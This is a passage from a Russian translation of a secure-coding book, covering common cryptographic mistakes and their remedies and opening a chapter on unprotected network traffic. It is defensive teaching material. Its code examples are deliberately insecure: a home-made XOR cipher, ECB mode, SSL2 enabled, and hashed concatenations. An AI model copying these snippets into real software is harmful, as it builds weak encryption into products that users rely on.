Разработчики часто хешируют данные, полученные в результате конкатенации, причем это происходит исключительно на уровне проектирования. Многие абсолютно надежные функции установления ключа работают, объединяя итератор с хеш-кодом, полученным ранее, и последующим хешированием или объединяя пароль с затравкой с последующим хешированием. Разумеется, конкатенация данных с последующим хешированием далеко не всегда создает проблемы.

А теперь давайте рассмотрим сценарии, в которых хеширование данных, полученных при конкатенации, создает проблемы. Первый сценарий: у вас имеются два и более фрагмента данных и вы хотите выполнить проверку целостности. Допустим, имеются две строки: «abcd» и «efgh». Если атакующий заменит их строками «abcdef» и «gh», хеш-код объединенных строк останется прежним, хотя сами строки изменились.

Второй сценарий возникает при хешировании известных данных и данных, полученных от пользователя в контексте слабой схемы аутентификации, например cookie веб-приложения. Допустим, хеш-код создается следующим образом:

```
Hash = H(секрет + имя_пользователя)
```

Аддитивность хеширования открывает перед атакующим много интересных возможностей. Первая возникает в том случае, если атакующий может передать серверу следующее:

```
Hash = H(secret + "D")
```

В этом случае атакующий может вычислить хеш «David», «Doug» или любого другого имени пользователя, начинающегося на «D». Вторая проблема заключается

в том, что атакующий не так далеко находится от получения хеша самого секрета; это позволит ему конструировать хеши, которые будут подтверждать все, что ему заблагорассудится. Это называется «атакой расширения» (length extension attack). Сочетание этих двух сценариев приносит дополнительные неприятности.

Использование ECB

ECB (Electronic Code Book) — режим работы блочных шифров с интересным свойством, которое является его слабостью: шифрование двух идентичных блоков простого текста с одним ключом порождает одинаковый зашифрованный текст. Разумеется, это плохо, потому что атакующий может не знать текст (пока), но он уже знает, что два блока содержат одинаковый текст.

В Википедии приводится интересное объяснение уязвимости режима ECB: на зашифрованном растровом изображении логотипа Linux вполне отчетливо просматривается пингвин! Ссылка приведена в конце главы. Как и в случае с поточными шифрами, некоторые разработчики используют ECB, потому что им требуется независимое декодирование блоков данных для получения произвольного доступа. О том, как решается проблема произвольного доступа, рассказано позднее в этой главе.

Шифрование известного текста

Шифруя предсказуемые данные, вы тем самым помогаете атакующему более эффективно подбирать ключ, использованный для шифрования данных. Интересный пример шифрования предсказуемого простого текста встретился нам во время недавнего анализа архитектуры. Допустим, у вас имеется небольшой объем данных, который вам хотелось бы зашифровать и сохранить в записи базы данных. Сценарий использования требовал быстрой проверки правильности используемого ключа.

Было предложено хранить с шифрованными данными случайную «затравку», копия которой включалась в зашифрованные данные... со всеми вытекающими последствиями. У этой проблемы есть несколько решений. Пара из них приводится в разделе «Путь к искуплению».

Неправильная проверка хеша

Типичная ситуация: требуется прочитать хеш из файла (возможно, в кодировке base64) и проверить, совпадает ли вычисленный хеш с прочитанным. Неправильный способ проверки ограничивается количеством байт, прочитанных из файла. В правильном варианте вы сначала вычисляете значение хеша, а затем убеждаетесь в том, что прочитанный хеш имеет точно такую же длину и в нем совпадают все биты. Возможно, у вас возникнет искушение перевести обе строки в base64 и выполнить строковое сравнение, но кодировка base64 может содержать переводы строк и/или возвраты курсора. Вместо этого преобразуйте base64 обратно в двоичное представление и выполните двоичное сравнение.

Неправильный выбор криптографических примитивов

Этот раздел никак не связан с разделом «Использование слабых криптографических примитивов». Авторам доводилось беседовать с наивными проектировщиками программных продуктов, которые пытались защитить данные от манипуляций посредством шифрования. Какое заблуждение! Шифрование обеспечивает секретность, а не обнаружение попыток взлома.

Если вы хотите помешать вторжению (но не предотвратить его), не используйте шифрование; примените некоторую форму кодирования, например base64. Если вы хотите заставить пользователей настраивать конфигурацию через пользовательский интерфейс вместо Блокнота, кодирование вам в этом поможет. А когда кто-то разберется, как восстановить закодированные данные, это не будет выглядеть как эксплойт.

Неправильный выбор коммуникационных протоколов

Со временем в некоторых протоколах безопасности, как и в некоторых низкоуровневых криптографических алгоритмах, обнаруживаются уязвимости. В наши дни использование SSL2 считается нежелательным, настолько, что по умолчанию оно запрещено в Firefox 3.x и Internet Explorer 7.x. Не используйте SSL2 в своем коде.

Отсутствие затравки

Затравкой (salt) называется несекретное случайное число. Затравка обычно используется в двух ситуациях. Первая — функция установления ключа. Без затравки становится возможной атака «радужной таблицы» (список заранее вычисленных хешей или зашифрованных данных). С 16 байтами затравки атакующему придется создавать 2128 радужных таблицы, что явно непрактично. Просто убедитесь в том, что вы используете случайную затравку — за подробностями обращайтесь к главе 20.

Вторая ситуация, в которой необходима затравка, встречается при построении ключа шифрования на основании выходных данных KDF. В этом сценарии вы пытаетесь предотвратить возможность просмотра зашифрованного документа, передаваемого между Бобом и Алисой. Алиса изменяет документ и пересылает его обратно Бобу. Если программа Боба не изменяет ключ шифрования новой затравкой, атакующий сможет увидеть, с какого места файла начались изменения, а если программа подвержена греху ECB, он сможет определить объем изменений — такую информацию разглашать нежелательно.

Отсутствие случайного вектора инициализации

Этот дефект отчасти напоминает предыдущий, но проявляется в блочных шифрах при использовании различных режимов сцепления (chaining mode). Сцепленные блочные шифры — например, AES в режиме CBC (Cipher Block Chaining) — получают информацию из блока N и используют ее в качестве дополнительного

материала для построения ключа блока N+1. Но откуда берется дополнительный материал для первого блока? Из случайного значения, называемого вектором инициализации (IV, Initialization Vector). Очень важно, чтобы вектор инициализации был криптографически случайным.

Слабые функции установления ключа

Функция установления ключа, или KDF (Key Derivation Function), строит ключ на основании неслучайных данных, например пароля или даже слабого генератора случайных чисел, хотя в современных операционных системах с ним проблем обычно не бывает (также обращайтесь к главе 20).

Проблема в том, что операция построения ключа на базе пароля должна обладать просто ужасной вычислительной производительностью. Чем хуже производительность, тем лучше она защищает пароль от атак «грубой силы». Примеры этого греха в продуктах Adobe и Microsoft приводятся позднее в этой главе.

Зальтцер и Шредер называют это свойство «трудоемкостью»; по сути, речь идет о том, что если вы не можете полностью остановить атакующего, по крайней мере следует приложить все усилия для замедления его работы. Почти вся криптография является проявлением принципа трудоемкости.

Многие разработчики допускают одну фатальную ошибку: они полагают, что криптография является слабым звеном для оффлайновых атак методом «грубой силы». Если вы используете хороший алгоритм с ключом длиной 128 и более бит, подбор ключа методом «грубой силы» в течение нескольких лет становится непрактичным. Таким образом, слабым звеном является пароль. Единственным фактором защиты пароля (если простая атака по словарю не работает) является частота, с которой атакующий может опробовать пароли. Со слабой KDF шифрование AES-256 защищает документ ничуть не лучше, чем AES-128, потому что мишенью атаки становится пароль, а не ключ шифрования.

Отсутствие проверки целостности

Если вы все же вынуждены использовать поточный шифр, чего мы делать не рекомендуем, обязательно реализуйте проверку целостности. Без исключений. Алгоритм RC4 слишком уязвим для атак замены битов. При использовании блочного шифра вы узнаете о повреждении блока данных еще до того, как попытаетесь его открыть — если этого не сделать, парсер становится уязвимым для атак нечетких входных данных (фаззинг). Конечно, проверка нечеткого ввода является одной из важных составляющих процедуры тестирования, но не стоит открывать перед атакующим дополнительные возможности.

Этот грех связан с другим — отсутствием независимых средств проверки пароля и проверки целостности. Обычно нам хотелось бы отличать неверный пароль или ключ от космических лучей, изменивших состояние бита в памяти (мы не шутим — такое случается). Широкое использование USB-накопителей дополнительно усугубляет проблему: файловая система FAT хорошо известна своей ненадежностью, а сам носитель выдерживает ограниченное количество операций

перезаписи, и вы не знаете, когда носитель приблизится к своему порогу надежности. Когда начнутся сбои, вам хотелось бы восстановить как можно больше пользовательских данных.

Отсутствие гибкого шифрования

Нет, мы не хотим сказать, что ваш специалист по шифрованию должен посещать конференции по гибким методологиям программирования. Речь идет о другом: информация об уязвимости тех или иных криптографических алгоритмов стремительно изменяется. Если ваша архитектура в будущей версии программного продукта сможет адаптироваться к алгоритму шифрования, о котором вы ничего не знали, и при этом будет работать правильно — значит, вы обеспечили гибкость шифрования. Простейший пример: в RFC 2898 сказано, что функция установления ключа должна использовать минимум 1000 итераций, что было нормально для 2000 года, когда создавался документ RFC. На момент написания книги мы рекомендуем увеличить минимальное количество итераций в 100 раз. Еще через пару лет может понадобиться увеличение еще на порядок или два.

Многие правительственные учреждения требуют использования своих собственных алгоритмов шифрования: все люди, работающие с секретными данными, страдают от навязчивой идеи, что все общеизвестные алгоритмы шифрования давным-давно взломаны, а единственной мерой защиты от хакеров остается использование их собственных схем шифрования. Мы отрицательно относимся к подобной самодеятельности (см. предыдущее предупреждение о нежелательности доморощенного шифрования), но некоторые страны располагают ресурсами для привлечения опытных специалистов по криптографии. В конце концов, если клиент хочет использовать собственную схему шифрования, возможно, вам удастся продать свои разработки некоторым правительственным учреждениям. А если когда-нибудь выяснится, что алгоритм SHA-1 так же уязвим, как MD5 (что вполне вероятно, нужно только немного подождать — на момент написания книги SHA-1 уже начал рассыпаться), вы сможете перейти на SHA-256 или более мощный алгоритм «на ходу», без существенных изменений программного кода.

Сопутствующие грехи

Грехи, связанные с темой этой главы, представлены в главе 20, «Слабые случайные числа», и главе 23, «Неправильное использование PKI (и особенно SSL)».

Признаки греха

Все эти грехи обычно легко выявляются во время анализа кода. Вооружайтесь *grep* — и за дело! Чтобы найти слабости MD4, проведите поиск строки «MD4» в исходном коде, а затем проанализируйте найденные фрагменты.

Выявление греха в ходе анализа кода

В этом разделе мы представим примеры кода на разных языках. Однако не рассчитывайте найти здесь примеры каждого греха на каждом языке — и даже просто примеры всех грехов, потому что многие грехи не являются проблемами программирования; они относятся к проблемам проектирования.

Доморощенные криптографические решения (VB.NET и C++)

Большинство «классических» доморощенных псевдорешений используют какой-нибудь случайный встроенный ключ и/или «творческое» применение XOR. При анализе кода обычно следует искать две функции, выполняющие шифрование и дешифрование, но функция дешифрования обычно просто вызывает функцию шифрования.

Если вы обнаружили эту модель, знайте: перед вами очередная убогая криптографическая поделка. Пример уязвимого кода VB.NET:

```
Public Function Encrypt(ByVal msg As String, ByVal key As String) As String
    Dim out As String = ""

    For i = 1 To (Len(msg))
        Dim p As Integer = Asc(Mid$(msg, i, 2))
        Dim k As Integer = Asc(Mid$(key, ((i Mod Len(key)) + 1), 1))
        out = out + Chr(p Xor k)
    Next i
    Encrypt = out
End Function

Public Function Decrypt(ByVal msg As String, ByVal key As String) As String
    Decrypt = Encrypt(msg, key)
End Function
```

Аналогичная функция, написанная на C или C++:

```
DWORD EncryptDecrypt(_Inout_bytecount_(cb) char *p,
            size_t cb,
            _In_z_ char *szKey) {
    if (!p || !cb || !szKey)
        return ERROR_INVALID_DATA;

    size_t cbKey = strlen(szKey);
    if (!cbKey)
        return ERROR_INVALID_DATA;

    for (size_t i = 0; i < cb; i++)
        p[i] ^= szKey[i % cbKey];

    return S_OK;
}
```

Создание протоколов на базе низкоуровневых алгоритмов там, где достаточно высокоуровневых протоколов

Обнаружить этот грех сложнее — вы должны понимать, как работает приложение и для каких целей используются криптографические примитивы. Мы рекомендуем составить сводку всего криптографического кода и спросить разработчиков или проектировщиков, что делает их код и почему его нельзя заменить проверенным протоколом.

Использование слабых криптографических примитивов (C# и C++)

И снова вашим лучшим помощником будет *grep*. Поищите следующие строки во всем коде, проведите тщательный анализ и составьте отчеты обо всех обнаруженных ошибках:

- MD4
- MD5
- ECB
- DES
- 3DES или TripleDES

Неправильное использование криптографических примитивов (Ruby, C# и C++)

Прежде всего обратите внимание на использование поточных шифров. У нас нет примера кода, но вам стоит поискать в своем коде экземпляры «RC4».

Второй грех — хеширование данных, объединенных конкатенацией, — демонстрирует фрагмент на языке Ruby, в котором две строки сцепляются для последующего вычисления хеша:

```
require 'digest/sha1'
result =
Digest::SHA1.hexdigest(data1.concat(Digest::SHA1.hexdigest(data2)))
```

Или на языке C#:

```
SHA256Managed hash = new SHA256Managed();
byte [] result = hash.ComputeHash(Encoding.UTF8.GetBytes(uid +  pwd));
```

В следующем варианте используется метод .NET `String.Concat()`:

```
byte[] result =
hash.ComputeHash(Encoding.UTF8.GetBytes(String.Concat(uid, pwd)));
```

Остается продемонстрировать режим ECB. В следующем фрагменте используется язык C++ и CryptoAPI в Windows. Обратите внимание на назначение режима шифрования для ключа шифрования:

```
DWORD dwMode = CRYPT_MODE_ECB;
if (CryptSetKeyParam( hKey, KP_MODE, (BYTE*)&dwMode, 0)) {
    // УСПЕХ
} else {
```

```
    // НЕУДАЧА!
}
```

А вот нечто похожее для Java Platform Standard Edition; в этом случае код создает шифр AES в режиме ECB.

```
SecretKeySpec keySpec = new SecretKeySpec(key, "AES");
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, keySpec);
```

Неправильный выбор криптографических примитивов

Искупление греха требует досконального понимания приложения и используемых им криптографических алгоритмов. В общем случае следует документировать каждый криптографический алгоритм, используемый в приложении, и описать, почему используется именно этот алгоритм. Далее документ передается для анализа специалисту по криптографии.

Неправильный выбор коммуникационных протоколов

Просто поищите в своем коде упоминания «SSL2» или «SSLv2». Например, в ходе анализа должен быть обнаружен следующий код C, написанный для использования *schannel.dll* в Windows:

```
SCHANNEL_CRED schannel_cred = {0};
schannel_cred.dwVersion = SCHANNEL_CRED_VERSION;
schannel_cred.grbitEnabledProtocols |= SP_PROT_SSL2;
```

Приемы тестирования для обнаружения греха

Тестирование криптографии на предмет уязвимостей — задача весьма непростая, если вообще разрешимая. Поиск уязвимых криптографических операций требует анализа кода и архитектуры.

Примеры

В области разработки программного обеспечения можно найти множество примеров криптографических дефектов; рассмотрим несколько из них.

Цифровые сертификаты и слабые хеши

Безусловно, самым известным грехом из области криптографии на конец 2008 года считается применение MD5 в сертификатах X.509, используемых главным образом для SSL/TLS. Согласно статье «MD5 Considered Harmful Today: Creating a Rogue CA Certificate» (авторы — Сотиров и др.), из-за слабостей MD5, допускающих коллизии хешей, появляется возможность создания фальсифицированного корневого сертификата CA. После исследования создание сертификатов, использующих MD5, стало невозможным.

Маскировка XOR в Microsoft Office

В те дни, когда криптография считалась чем-то экзотическим, группа Word взялась за создание схемы сокрытия формата документов. В спецификации MS-OFFCRYPTO документировано много нежелательных аспектов безопасности, относящихся к маскировке XOR, но, возможно, одним из худших дефектов этой схемы стало то, что во внутренней терминологии называлось «убогим 16-разрядным хешированием». Если вас заинтересуют все отвратительные подробности, метод описан в разделе 2.3.7.2.

Этот код писал очень хороший программист, который сейчас стал уважаемым руководителем разработки, а судя по объему кода, он приложил огромные усилия к написанию убогого 16-разрядного хеширования. Во время работы над MS-OFFCRYPTO один из авторов решил протестировать убогое 16-разрядное хеширование и проверить, насколько хорошо оно работает. Результаты были крайне удручающими: коллизии встречались сплошь и рядом, а если длина пароля не превышала 9–10 символов, ее можно было определить посредством анализа документа.

Убогое 16-разрядное хеширование показывает, что может произойти при создании собственной реализации шифрования, даже если бы разработчики просто воспользовались CRC16, результат был бы лучше.

Adobe Acrobat и слабая KDF в Microsoft Office

Фирма Adobe совершила ошибку в Acrobat 9: она обновила алгоритм шифрования, но не обратила внимания на функцию установления ключа (KDF). Из интервью с Дмитрием Скляровым и Владимиром Каталовым следует, что применение неправильной KDF фактически ослабило шифрование. В Acrobat версий 5–8 функция KDF использовала для проверки пароля 51 вызов MD5 и 20 вызовов RC4, что было эквивалентно примерно 50 000 попыток в секунду на типичном процессоре по состоянию на январь 2009 года. Код Acrobat версии 9 использует всего один вызов функции хеширования SHA256. Такой подход имеет ряд недостатков: прежде всего, функция SHA256 хорошо оптимизирована, и операция хеширования может выполняться параллельно на графическом процессоре; это позволяет проверить 5–10 миллионов вариантов пароля в секунду на обычном процессоре, и почти 100 миллионов вариантов на графическом процессоре..

Мы не располагаем статистикой взлома шифрования, используемого в двоичных документах Microsoft Office, но проверка одного пароля включает две операции хеширования SHA-1 и дешифрование RC4, которое крайне слабо само по себе, не говоря уже о том, что стандартные 40-разрядные ключи могут атаковаться напрямую. Шифрование AES в Office 2007 требует 50 002 операций хеширования SHA-1 и двух операций дешифрования AES128; Elcomsoft сообщает примерно о 5000 попытках в секунду. В следующей версии Office количество операций хеширования будет увеличено до 100 002.

Если считать успешным результатом перебор всех паролей за один год, то для простого алфавитно-цифрового пароля из 7 символов он будет достигнут при 5000 попыток в секунду, тогда как для 100 миллионов попыток в секунду понадо-

бится уже 10 символов. Рядовой пользователь гораздо чаще выбирает пароль из 7 символов, нежели пароль из 10 символов.

Путь к искуплению

В этом разделе представлен набор приемов, которые помогут вам искупить свои грехи. Впрочем, некоторые проблемы не имеют простого решения. Например, если в вашем коде используется MD5, то, скорее всего, у вас уже имеются структуры данных для 128-разрядных хешей, поэтому при переходе на SHA-256 выделенную память придется увеличить вдвое. Вряд ли логика программного кода сможет легко адаптироваться к измененным криптографическим алгоритмам.

Доморощенные криптографические решения

Единственный способ искупления — удаление доморощенного кода и его замена библиотечными вызовами проверенных реализаций надежных алгоритмов.

Создание протоколов на базе низкоуровневых алгоритмов там, где достаточно высокоуровневых протоколов

Если вы знаете, что высокоуровневый, проверенный протокол обеспечит все необходимые средства безопасности — используйте его. Примеры таких протоколов:

- SSL 3 и TLS.
- IPSec.
- XMLDSig (цифровые подписи).
- XMLEnc (шифрование).

Неправильный выбор криптографических примитивов

Как упоминалось в предыдущем разделе «Выявление греха в ходе анализа кода», вызовы слабых алгоритмов должны быть заменены более безопасными версиями. Однако радужную картину портит только одно обстоятельство: совместимость. Иногда вам приходится использовать устаревший и ненадежный алгоритм, потому что этого требует RFC, и если вы хотите организовать взаимодействие с другими разработчиками и пользователями, у вас нет другого выхода.

Группа IETF предупреждает разработчиков о последствиях применения слабых криптографических алгоритмов для безопасности (см. RFC 4772, «Security Implications of Using the Data Encryption Standard (DES)»).

Неправильное использование криптографических примитивов

Прежде всего, не используйте поточные шифры. Найдите в своем коде все вхождения «RC4» и названий других потоковых шифров. Каждое вхождение следует

тщательно проанализировать на предмет правильности использования алгоритмов. Если вы вынуждены использовать RC4 (скажем, по соображениям совместимости), по крайней мере всегда принимайте следующие меры:

- Убедитесь в наличии механизма проверки целостности.
- Ни при каких обстоятельствах два разных объекта данных не могут шифроваться с одним ключом. Хотя шифрование разного текста с одним ключом считается недопустимым для любого алгоритма, оно особенно опасно в RC4, где может напрямую привести к разглашению информации, которую вы стараетесь защитить.
- Если это можно сделать без нарушения работы существующих приложений, отбросьте первые 1 Кбайт или около того потока шифрования — просто закодируйте блок размером 1 Кбайт и отбросьте его, а затем переходите к нормальному шифрованию.

Затем спросите себя: «Почему мы используем RC4, а не блочный шифр?» Чаще всего выбор объясняется быстротой RC4, но если принять во внимание сетевой трафик, дисковый ввод-вывод, другие криптографические операции с открытым ключом, проверки управления доступом и т.д., превосходство RC4 перед AES по быстродействию в реальных приложениях становится пренебрежимо малым. А если вам нужно использовать блочный шифр (такой, как AES) в режиме, сходном с поточным шифром, это можно сделать выбором режима сцепления. Например, можно использовать режим CTR (Counter), если он доступен, режим CFB (Cipher Feedback) или OFB (Output Feedback) — все они реализуют для блочных шифров некоторые возможности, присущие поточным шифрам. Но, пожалуйста, будьте очень внимательны при использовании этих специализированных режимов сцепления.

Другая возможная причина для использования поточного шифра — необходимость произвольного доступа к данным. Если вы используете блочный шифр в одном из режимов обратной связи, обращение к данным в середине потока шифрования затрудняется, поскольку от данных блока N зависит ключ блока N+1. Проблема произвольного доступа решается шифрованием данных в блоках достаточно большого размера; в схеме гибкого шифрования, введенной в Office 2007 SP2, использовался размер блока в 4096 байт. Этот размер удобен, так как он соответствует одной странице памяти в 32-разрядной системе. Для каждого блока генерируется новый ключ. Такая схема предоставляет криптографические преимущества сцепления шифруемых данных, но при этом обеспечивает разумное быстродействие.

Третья причина заключается в том, что в случае повреждения данных вам, вероятно, захочется восстановить данные пользователя. С RC4 теряется один байт. С блочным шифром теряется как минимум один блок, а возможно, и все оставшиеся блоки. Метод, использованный в Office, предотвращает потерю всех данных.

Конкатенация

Чтобы правильно определить неизменность двух объектов, следует хешировать их по отдельности, а затем либо вычислить хеш двух полученных хешей, либо просто сохранить оба хеша. Именно так работают цифровые подписи: ссылочный элемент

в манифесте содержит хеш внешнего потока данных. Как правило, манифест содержит несколько таких ссылок. Для манифеста и остальных подписанных объектов в файле конструируются ссылки для проверки неизменности самого манифеста, так что в конечном итоге подписывается хеш набора ссылок верхнего уровня. Также два объекта можно разместить фиксированным разделителем, и если кто-то попытается переместить часть данных из одного объекта в другой, изменившаяся позиция разделителя изменит итоговый хеш.

Проблема атаки расширения решается просто: используйте HMAC, выбирая в качестве ключа либо секрет, либо его хеш. Вместо

```
Hash = H(секрет + пользовательские_данные)
```

используйте

```
Hash = HMAC(секрет, пользовательские_данные)
```

Здесь *секрет* используется в качестве ключа HMAC — алгоритм HMAC создавался специально для таких проблем.

Неверный выбор криптографических примитивов

Составьте список всех криптографических алгоритмов, используемых в вашем коде, и убедитесь в том, что каждый алгоритм подходит для выполняемой задачи. Да, все *настолько* просто. И в дальнейшем не забывайте обновлять свой «криптографический реестр».

Отсутствие затравки

При построении контрольных данных для проверки пароля используйте как минимум 8 (а желательно 16) байт затравки — а при использовании более серьезных алгоритмов хеширования (SHA256 или SHA512) стоит подумать о увеличении размера затравки. Дополнительные затраты слишком незначительны, чтобы беспокоиться о дополнительных затратах дискового пространства или пропускной способности канала. Убедитесь в том, что затравка создается сильным генератором случайных чисел.

При шифровании потоков данных используйте новую затравку для каждого нового потока; затравка часто может использоваться в качестве вектора инициализации при построении ключа шифрования по выходным данным KDF. Не забудьте о важной особой ситуации, которая должна быть предусмотрена в вашем коде, — при изменении части потока необходимо сгенерировать новую затравку, сгенерировать новый ключ шифрования и переписать весь поток.

Отсутствие случайного вектора инициализации

Любая нормальная криптографическая библиотека поддерживает назначение вектора инициализации для сцепленных блочных шифров. Например, в C# можно использовать код следующего вида:

```
AesManaged aes = new AesManaged();
RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider();
rng.GetBytes(aes.IV);
```

Слабые функции установления ключа

Используйте функцию PBKDF2, документированную в RFC 2898. На платформе .NET это делается очень просто: класс `Rfc2898DeriveBytes` реализует построение ключа по паролю:

```
Rfc2898DeriveBytes  b = new Rfc2898DeriveBytes(pwd, salt, iter);
byte [] key = b.GetBytes(32);
```

Аналогичная функциональность присутствует и в Java:

```
private static final String alg = "PBKDF2WithHmacSHA1";
SecretKeyFactory skf = SecretKeyFactory.getInstance(alg, "SunJCE");
```

Если вы программируете на другом языке, напишите собственную реализацию (это не так сложно) или возьмите пример кода с сайта *www.codeplex.com/offcrypto*. Просмотрите пример кода шифрования AES; вы сможете легко портировать его на любой язык по своему усмотрению. Также можно найти библиотеку, реализующую одну из нескольких надежных функций KDF. Когда у вас появится устраивающий вас код, увеличивайте счетчик итераций, чтобы построение ключа занимало как можно больше времени, не раздражая пользователя. Задержки продолжительностью менее 1/4 секунды обычно остаются незаметными.

И последнее замечание: версии Windows, предшествующие Windows 7, не содержат функции установления ключа на базе RFC 2898, но в CryptoAPI имеется аналогичная функция `CryptDeriveKey`, которая генерирует ключ по базовому значению.

Функция установления ключа на базе RFC 2898 в Windows 7 называется `BCryptDeriveKey`.

OpenSSL в версии 0.9.8.x также не поддерживает функции установления ключа на базе RFC 2898, но здесь имеется «самодокументируемая» функция:

```
int res = PKCS5_PBKDF2_HMAC_SHA1(password, password_len,
                                 salt, salt_len,
                                 iter,
                                 keylen,
                                 key);
```

Отсутствие проверки целостности

Правильный способ реализации проверки целостности — построение HMAC на основе данных. При этом не так уж важно, строится ли HMAC на основе зашифрованного потока или простого текста, главное, чтобы ключ, использованный для создания HMAC, оставался секретным. Если вы работаете с несколькими потоками данных, рассмотрите возможность построения отдельного хеша HMAC для каждого потока.

Не совершайте ошибку, используя проверку целостности как способ проверки пароля. Проверка целостности может завершиться неудачей по двум причинам: из-за неправильного ключа шифрования и из-за изменения данных. В общем случае вам хотелось бы знать, какая из двух проблем возникла в вашем случае.

Хороший метод создания контрольных данных пароля документирован в MS-OFFCRYPTO:

1. Сгенерируйте случайный набор данных (не затравку, которая используется для других целей!)
2. Вычислите хеш данных из шага 1.
3. Зашифруйте данные и сохраните результат.
4. Зашифруйте хеш данных (из шага 2) и сохраните результат.
5. Также сохраните дополнительную информацию: затравку, использованную в KDF, алгоритм хеширования, количество итераций и т. д.

Чтобы проверить пароль, расшифруйте случайные данные, хешируйте их и сравните с расшифрованным хешем, который был сохранен вместе с ними. Существует много способов создания контрольных данных для проверки пароля; мы использовали лишь один из возможных вариантов. Код реализации также можно найти на сайте *www.codeplex.com/offcrypto*.

Отсутствие гибкого шифрования

Для функции проверки или установления ключа искупление сводится к простому сохранению имени алгоритма и количества итераций. Для симметричных алгоритмов также следует организовать возможность настройки режимов сцепления и дополнения. Мы рекомендуем по возможности ограничить количество перестановок; например, шифр с размером блока в 1 байт создаст немало серьезных проблем при проектировании, и возможно, будет проще запретить алгоритмы с 1-байтовыми блоками (обычно ими оказываются поточные шифры, причем с наибольшей вероятностью вы столкнетесь с алгоритмом RC4, который все равно использовать не рекомендуется). Теоретически алгоритм шифрования может иметь разные размеры входных и выходных блоков, но ни в одном из распространенных алгоритмов эта возможность не используется; кроме того, если вы потребуете, чтобы размеры блоков совпадали, это упростит реализацию.

Если вы программируете для Windows, новый механизм шифрования CNG, доступный в Windows Vista и последующих версиях, позволяет клиентам относительно легко добавлять свои средства шифрования в операционную систему и использовать их в программном коде. Мы рекомендуем ориентироваться на библиотеку шифрования CNG, если только поддержка Windows XP не является строго обязательной. Некоторые цели также могут быть достигнуты средствами CAPI, но это несколько увеличит объем работы.

Наконец, если вы храните конфигурационные данные криптографических алгоритмов в файле или реестре Windows , обязательно защитите их при помощи разрешений, чтобы криптографическая политика могла изменяться только доверенными пользователями. За дополнительной информацией обращайтесь к главе 17.

Неправильный выбор коммуникационных протоколов

Проблема решается просто: не используйте SSL2 — используйте SSL3 или TLS.

Дополнительные меры безопасности

Никакие «подушки безопасности» не спасут от некачественного использования криптографии. Будьте бдительны.

Другие ресурсы


- «MD5 Considered Harmful Today: Creating a Rogue CA Certificate» by Sotirov, A. et al.: *www.win.tue.nl/hashclash/rogue-ca/*
- «Deploying New Hash Functions» by Bellovin & Rescorla: *www.cs.columbia.edu/~smb/talks/talk-newhash-nist.pdf*
- RFC 4772, «Security Implications of Using the Data Encryption Standard (DES)»: *www.rfc-editor.org/rfc/rfc4772.txt*
- «[MS-OFFCRYPTO]: Office Document Cryptography Structure Specification»: *http://msdn.microsoft.com/en-us/library/cc313071.aspx*
- «Office Crypto KDF Details» by David LeBlanc: *http://blogs.msdn.com/david_leblanc/archive/2008/12/05/office-crypto-kdf-details.aspx*
- «With 256-Bit Encryption, Acrobat 9 Passwords Still Easy to Crack» by Dancho Danchev: *http://blogs.zdnet.com/security/?p=2271*
- Microsoft Office encryption examples by David LeBlanc: *www.codeplex.com/offcrypto*
- ECB mode and the Linux Penguin: *http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation#Electronic_codebook_.28ECB.29*

Итоги

- Используйте SSL 3 или TLS1 для защиты канала передачи данных.
- Используйте случайную затравку там, где это необходимо.
- Используйте случайный вектор инициализации для сцепленных блочных шифров.
- Используйте подходящие криптографические алгоритмы: например, AES для симметричного шифрования или SHA-2 для хеширования.
- Не создавайте собственные криптографические решения.
- Не хешируйте данные, объединяемые посредством конкатенации.
- Не стройте собственные протоколы безопасности, если высокоуровневый протокол способен решить те же задачи (и притом, возможно, лучше!)
- Не используйте MD4 или MD5 (кроме целей, не связанных с криптографией).
- Не используйте SHA-1 в новом коде.
- Не используйте DES.

- Не используйте RC4, если только вы не уверены в его необходимости.
- Не используйте режим ECB без абсолютной необходимости.
- Постарайтесь вытеснить DES, 2-ключевой 3DES и SHA-1 из существующего кода.
- Старайтесь использовать CRC64 в качестве алгоритма проверки контрольных сумм вместо MD4 и MD5.

ГРЕХ 22



Незащищенный сетевой трафик

Общие сведения

Представьте, что вы находитесь на конференции с бесплатным подключением WiFi. При просмотре веб-страниц или чтении электронной почты все изображения, которые вы пытаетесь загрузить, заменяются ненужной вам картинкой. А тем временем атакующие захватывают ваши регистрационные данные для почтового клиента и системы мгновенного обмена сообщениями. Такое происходило и прежде (например, это стандартное развлечение на конференциях типа Defcon), а для проведения подобных атак существуют специальные инструменты.

Один профессионал в области безопасности в завершение лекции по безопасности электронной почты обычно объявляет «счастливого победителя». Этому человеку вручается футболка, на которой написаны его данные для работы с электронной почтой. Кто-то использует программу-перехватчика, определяет имя пользователя и пароль, а затем записывает информацию на футболке фломастером. Печально получается: человек обычно радуется тому, что он что-то выиграл, забыв о том, что он не участвовал ни в каком конкурсе. А когда он понимает, что произошло, его радость сменяется замешательством! На конференциях все это делается

в шутку, но следует признать печальную истину: во многих средах электронная почта не получает достаточной защиты в каналах связи из-за плохо спроектированных протоколов.

Такие атаки становятся возможными из-за того, что многие сетевые протоколы не уделяют должного внимания защите сетевого трафика. Такие важные протоколы, как SMTP (Simple Mail Transfer Protocol) для пересылки почты, IMAP (Internet Message Access Protocol) и POP (Post Office Protocol) для доставки почты, SNMP (Simple Network Management Protocol) и HTTP (Hypertext Transfer Protocol) для просмотра веб-страниц, вообще не обладают средствами безопасности или в лучшем случае предоставляют простейшие, легко атакуемые механизмы аутентификации. Современные протоколы обычно предоставляют более безопасные альтернативы, однако люди не склонны пользоваться ими, потому что старые, менее безопасные протоколы повсеместно распространены. Впрочем, более безопасные протоколы медленно приходят им на смену. Например, *telnet*, *rlogon* и *rshwere* одно время были популярны, а сейчас они в основном заменены *ssh* с его безопасной архитектурой. К сожалению, у многих протоколов нет более безопасных альтернатив!

Ссылки CWE

В CWE присутствует следующая категория, обобщающая разные варианты одного греха:

- CWE-319: Передача секретной информации в виде открытого текста.

